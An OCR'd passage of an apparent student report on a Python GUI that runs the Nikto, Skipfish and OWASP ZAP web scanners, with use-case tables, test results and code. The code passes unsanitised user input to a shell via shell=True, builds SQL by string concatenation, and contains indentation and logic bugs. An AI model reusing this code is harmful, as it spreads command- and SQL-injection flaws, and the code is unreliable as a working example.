


Figure 25 - Skfish Interface

OWASP ZAP HUD Function:

Here is the HUD function running and gain access to the target website.




Figure 26 – HUD Function Interface loading

Here is the HUD Function enabled in the target website, you will see some function on the left and right of the target webstie.




Figure 27 - Target webpage with HUB Function

Compare Function:

Here is the compare function in Nikto and Skipfish you can select the report you would like to compare with.




Figure 28 - Compare Function

Export PDF Function:

Here is the Export PDF function, once you selected your report you can export as PDF.




Figure 29 - Export PDF Function

9.3 User Testing

9.3.1 Nikto Scanning

Case 1 Injection Scan

Table 6 - Nikto Injection Scanning Case

Primary Actor	User
Preconditions	Install Nikto
Post-conditions	None
Main Success Scenario	It will scan the target and print out the output in the output box with bar chart and numbers of it.
Extensions	Input a valid IP and choose which port

Case 2 Remote Source Inclusion Scan

Table 7 - Remote Source Inclusion Scanning Case

Primary Actor	User
Preconditions	Install Nikto
Post-conditions	None
Main Success Scenario	It will scan the target and print out the output in the output box with bar chart and numbers of it.
Extensions	Input a valid IP address and choose which port

Case 3 Print out report

Table 8 - Print Out Report Case

Primary Actor	User
Preconditions	Install Nikto
Post-conditions	Upload to database
Main Success Scenario	After scanning finish, the report will automatically print out the report on
Extensions	Input valid IP address and choose which port

Case 4 View the previous report

Table 9 - View the Previous Report Case

Primary Actor	User
Preconditions	Install Nikto
Post-conditions	Press “Open previous” button and it show a new window within all previous data in it
Main Success Scenario	Click one of the data and then it shows all of the previous data on the GUI output box again
Extensions	none

Case 5 Compare Function

Table 10 - Compare Function Case

Primary Actor	User
Preconditions	Output box with a report.
Post-conditions	Click “Compare to” and it show a new window within a previous data.
Main Success Scenario	It will pop up a new window with a comparison of present report and the previous report by using bar chart and some of the information.
Extensions	none

Case 6 Export to PDF Function

Table 11 - Export to PDF Function Case

Primary Actor	User
Preconditions	Database have report in it
Post-conditions	GUI output box it’s showing a one report in it.
Main Success Scenario	Click “Export” it will pop up a website with a PDF file format in it
Extensions	None

Case 7 Reset Function

Table 12 – Reset Function Case

Primary Actor	User
Preconditions	Input box output box have data and report
Post-conditions	Click “Reset” Button
Main Success Scenario	It will clear all the data and report or info.
Extensions	none

9.3.2 Skipfish Scanning

Case 1 Option Scan

Table 13 – Option Scanning Case

Primary Actor	User
Preconditions	Install SkipFish
Post-conditions	None
Main Success Scenario	It will scan the target and print out the output in the output box with bar chart and numbers of it.
Extensions	Input valid IP address and choose which port

Case 2 Reset Function

Table 14 – Reset Function Case

Primary Actor	User
Preconditions	Input box output box have data and report
Post-conditions	Click “Reset” Button
Main Success Scenario	It will clear all the data and report or info.
Extensions	none

Case 3 Print out report Function

Table 15 – Print Out Report Function Case

Primary Actor	User
Preconditions	Install SkipFish
Post-conditions	Upload to database
Main Success Scenario	After scanning finish, the report will automatically print out the report on
Extensions	Input valid IP address and choose which port

Case 4 View the previous report

Table 16 – View the Previous Report Case

Primary Actor	User
Preconditions	Install SkipFish
Post-conditions	Press “Open previous” button and it show a new window within all previous data in it
Main Success Scenario	Click one of the data and then it shows all of the previous data on the GUI output box again
Extensions	none

Case 5 Compare Function

Table 17 – Compare Function Case

Primary Actor	User
Preconditions	Output box with a report.
Post-conditions	Click “compare to” and it show a new window within a previous data.
Main Success Scenario	It will pop up a new window with a comparison of present report and the previous report by using bar chart and some of the information.
Extensions	none

9.3.3 ZAP HUD Function

Table 18 - ZAP HUD Function

Primary Actor	User
Preconditions	Install OWASP ZAP
Post-conditions	Click: ZAP Attack: and it will pop the target website in a new window
Main Success Scenario	It will pop up a new browser and you can see some function and
Extensions	none

9.3.3 Test Path – Nikto

Table 19 – Test Path for Nikto

Test No.	Test Description	Test Procedure	Expected Result	Result
1	Start function	Click “Start” Button	Output show Nikto Processing	Pass
2	Reset function	Click “Reset” Button	It will clear all output and input	Pass
3	Injection Function box	Tick “Injection” Box	Output It show the info and result of injection	Pass
4	Remote Source Inclusion Function Box	Tick “Remote Source Inclusion” box	Output It show the info and result of about CVE	Pass
5	Open previous Function	Click “Open previous” Button	It will open a new window within previous data	pass
6	Compare to Function	Click “Compare to” Button	You can one of the previous data to do the comparison	pass
7	Export to PDF function	Click “Export” Button	It will show a website within pdf.	Pass
8	Database Function	Get into open previous, and Click one of the data	And it show the previous result on the output box	Pass
9	Cve Detail Function	Select CVE, Click “Detail” Button	It only show the CVE Detail result	Pass
10	Php Detail Function	Select Php, Click “Detail” Button	It only show the PHP detail result	Pass
11	Backdoor Detail Function	Select Backdoor, Click “Detail” Button	It only show the Backdoor detail result	Pass

9.3.4 Test Path – SkipFish

Table 20 – Test Path for SkipFish

Test No.	Test Description	Test Procedure	Expected Result	Result
1	Start function	Click “Start” Button	Output show ShipFish Processing	Pass
2	Reset function	Click “Reset” Button	It will clear all output and input	Pass
3	Open previous Function	Click “Open previous” Button	It will open a new window within previous data	pass
4	Compare to Function	Click “Compare to” Button	You can one of the previous data to do the comparison	pass
5	Database Function	Get into open previous, and Click one of the data	And it showss the previous result on the output box	Pass
6	Open Detail Function	Click “Open Detail” Button	It will open a website that contain skipfish data about the target	Pass
7	Tick the option box	Tick “Max simultaneous TCP connections global”	It will show the result on the output box	Pass
8	Tick the option box	Tick “Max simultaneous connections, global”	It will show the result on the output box	Pass
9	Tick the option box	Tick “Total request response timeout”	It will show the result on the output box	Pass
10	Tick the option box	Tick “timeout on idle HTTP connections”	It will show the result on the output box	Pass
11	Tick the option box	Tick response size limit”	It will show the result on the output box	Pass

9.3.5 Test Path - OWASP ZAP

Test No.	Test Description	Test Procedure	Expected Result	Result
1	Start The Testing	Click “ZAP Attack” Button	Output popup with ZAP’s Function target website	Pass

9.3.5 Scanning Report

Here is the reporting chart for Nikto OSVDB type.




Figure 30 - OSVDB Type in Nitko

Here is the reporting Chart of Nikto Interesting type count, it is counting PHP coding issue, CVE on the website, and the backdoor to the website.




Figure 31 - Interesting Type Count Nikto

Here is the reporting chart for Skipfish for show how many files is crucial.




Figure 32 - Security Level Count

9.4 Web vulnerability Scanner Coding

9.4.1 Nikto Main Coding:

Here is the coding for identify the target IP address or URL

```
def valid_target(target):
    try:
        ipaddress.ip_address(target)
        return True
    except ValueError:
            if re.match(r'^([a-zA-Z0-9-]+\.)*[a-zA-Z0-9-]+\.[a-zA-Z]{2,}$',target):
             return True
    return False
```

Figure 33 - Identify the Target

Here is the coding for getting target IP address or URL.

```
def get_target():
    raw_target = en_target.get().strip()
    parsed_url = urlparse(raw_target)
    if not parsed_url.scheme:
        parsed_url = urlparse(f"http://{raw_target}")

    host = parsed_url.hostname
    if not host:
        return raw_target, False

    #port = parsed_url.port
    path = parsed_url.path


    target_cmd = f" -h {host}"
    #if port:
        #target_cmd += f" -port {port}"
    if path:
        target_cmd += f" -root {path}"

        if valid_target(host):
            return target_cmd, True
        else:
            return raw_target, False
```

Figure 34 - Getting URL or IP Address

Here is the coding of Nikto function for scanning.

```
def get_tuning():
    optlent = 0
    cmd_t = " -Tuning "
    for i in range(len(tuning_list_value_n)):
        if (tuning_list_value_n[i].get() == 1):
            if i == 0:
                cmd_t += "4"
            else:
                cmd_t += "c"
            optlent += 1
    if (optlent == 0):
        return ""
    return cmd_t
```

Figure 35 - Function for Scanning

Here is the coding for save the scanning data.

```
def get_save():
    save_dir = en_dir.get()
    if (save_dir != ""):
        save_format = cb_output.get()
        name = str(datetime.datetime.today()).replace(" ", "_")
        return " -o " + save_dir + name + "." +save_format
    else:
        return ""
```

Figure 36 - Saving Data

Here is the coding for running Nikto cmd for scanning the target and save the data to database.

```
def rnikto():
    target_cmd, check = get_target()
    if check == False:
        result_text.insert(tk.END, f"Error: Invalid IP: {target_cmd}\n")
        return
    #port = get_port()
        # cmd_e = ""
        # cmd_e = get_evasion()
    cmd_t = get_tuning()
        # cmd_t = ""
    cmd_s = get_save()
    cmd = f"nikto {target_cmd} {cmd_t}{cmd_s} -ask no"
    result_text.insert(tk.END, "Nikto process Scanning...\n")
    result_text.insert(tk.END, "Using option " + cmd + "\n")

    nik = subprocess.Popen([cmd], stdout=subprocess.PIPE, shell=True, stdin=subprocess.PIPE)
        # nik.stdin.write(b"y\n")
        # nik.stdin.write(b"y\n")
    (output, error) = nik.communicate()# Table
    if output:
            msg1 = output.decode('utf-8', errors='replace')
            test = msg1.split('\n')
            root.after(0, lambda: display_result(test, cmd))
            db_content = '||NEWLINE||'.join(test)
    for i in range(len(test)):
            db_content += test[i]
            db_content += ","
    mycursor = mydb.cursor()
    sql = "INSERT INTO nikto (date, content, cmd) values (%s, %s, %s)"
    val = (datetime.date.today().strftime("%y-%m-%d"), db_content, cmd)
    mycursor.execute(sql, val)
    mydb.commit()
    mycursor.close()
```

Figure 37 - CMD for Running Nikto Function

Here is the coding for open comparing data function

```
def compare_to():
    try:
        if n_prev.state() == "normal" : n_prev.focus()
    except:
        if len(res_list) != 0:
            n_prev = tk.Toplevel()
            n_prev.geometry("600x300+500+200")
            lb_prev = tk.Listbox(n_prev, width=400)
            mycursor = mydb.cursor()
            mycursor.execute("select id, date, cmd from nikto")
            db_prev = mycursor.fetchall()
            for i in range(len(db_prev)):
                lb_prev.insert(tk.END, str(db_prev[i][0]) + " " + str(db_prev[i][1]) + " >" + db_prev[i][2])
            mycursor.close()
            btn_prev = tk.Button(n_prev, text="Open", command=partial(open_compare_to, lb_prev, n_prev))
            lb_prev.pack()
            btn_prev.pack()
        else:
            result_text.insert(tk.END, "There are no current report, please scan or open a previous file.\n")
```

Figure 38 - Compare Function

Here is the coding for compare current data and pervious data.

```
def open_compare_to(lb_prev, n_prev):
    try:
        if n_compare.state() == "normal" : n_prev.focus()
    except:
        n_compare = tk.Toplevel()
        n_compare.geometry("1550x550+500+200")
        lb_current_tag = tk.Label(n_compare, text = "Current file info:")
        lb_current_tag.grid(row = 0, column = 0, pady = 5, sticky = "nsw")
        lb_current = tk.Listbox(n_compare, width = 38, height = 9)
        lb_current.grid(row = 1, column = 0, pady = 5, sticky = "nsew")
        lb_target_tag = tk.Label(n_compare, text = "Target file info:")
        lb_target_tag.grid(row = 2, column = 0, pady = 5, sticky = "nsw")
        lb_target = tk.Listbox(n_compare, width = 38, height = 9)
        lb_target.grid(row = 3, column = 0, pady = 5, sticky = "nsew")
        canvas1 = tk.Canvas(n_compare, width = 60, height = 30)
        canvas1.grid(row = 0, column = 1, rowspan = 4)
        canvas2 = tk.Canvas(n_compare, width = 60, height = 30)
        canvas2.grid(row = 0, column = 2, rowspan = 4)

        db_id = lb_prev.get(tk.ACTIVE).split(" ")[0]
        mycursor = mydb.cursor()
        sql = "select * from nikto where id = " + db_id
        mycursor.execute(sql)
        db_result = mycursor.fetchall()
        test = db_result[0][2].split("||NEWLINE||")

        count_list_name = instrest_list_content
        count_list = [0,0,0]
        count_list2 = [0,0,0]

        count_total = item_list_count
        count_total2 = []

        info1 = ["","","","","","","","",""]
        info2 = ["","","","","","","","",""]

        for i in range(len(res_list)):
            for j in range(len(instrest_list_re)):
                if re.search(instrest_list_re[j], res_list[i]):
                    count_list[j] += 1
            if re.search(r"Target IP or URL:", res_list[i]):
                msg = res_list[i].replace(" ", '')
                msg = msg.split(":")[1]
                info1[0] = msg
            # elif re.search(r"Target Port:", res_list[i]):
            #     msg = res_list[i].replace(" ", '')
            #     msg = msg.split(":")[1]
            #     info1[1] = msg
            elif re.search(r"Target Hostname:", res_list[i]):
                msg = res_list[i].replace(" ", '')
                msg = msg.split(":")[1]
                info1[2] = msg
            elif re.search(r"Server:", res_list[i]):
                msg = res_list[i].replace(" ", '')
                msg = msg.split(":")[1]
                info1[3] = msg
            elif re.search(r"Start Time:", res_list[i]):
                match = re.search(r'(\d+-\d+-\d+ +\d+:\d+:\d+)', res_list[i])
                match.group(1)
                info1[4] = match.group(1)
            elif re.search(r"End Time:", res_list[i]):
                match = re.search(r'(\d+-\d+-\d+ +\d+:\d+:\d+)', res_list[i])
                match.group(1)
                info1[5] = match.group(1)
            elif re.search(r"requests:", res_list[i]):
                match = re.search(r'\d+ +requests:', res_list[i])
                msg = re.search(r'\d+', match.group())
                info1[6] = msg.group()
```

Figure 39 - Compare Function

Here is the coding for export the data to PDF.

```
# Create PDF
pdf = FPDF(format="A4")
pdf.add_page()
pdf.set_font("Arial", size=12)
pdf.set_xy(0, 0)
pdf.cell(60)
pdf.cell(75, 10, "Nikto Scanning report", 0, 2, 'C')
pdf.cell(90, 10, " ", 0, 2, 'C')
pdf.cell(-50)
pdf.cell(50, 10, 'Security Level: ' + sec_info, 0, 1, 'C')
# pdf.cell(0,40, " ")
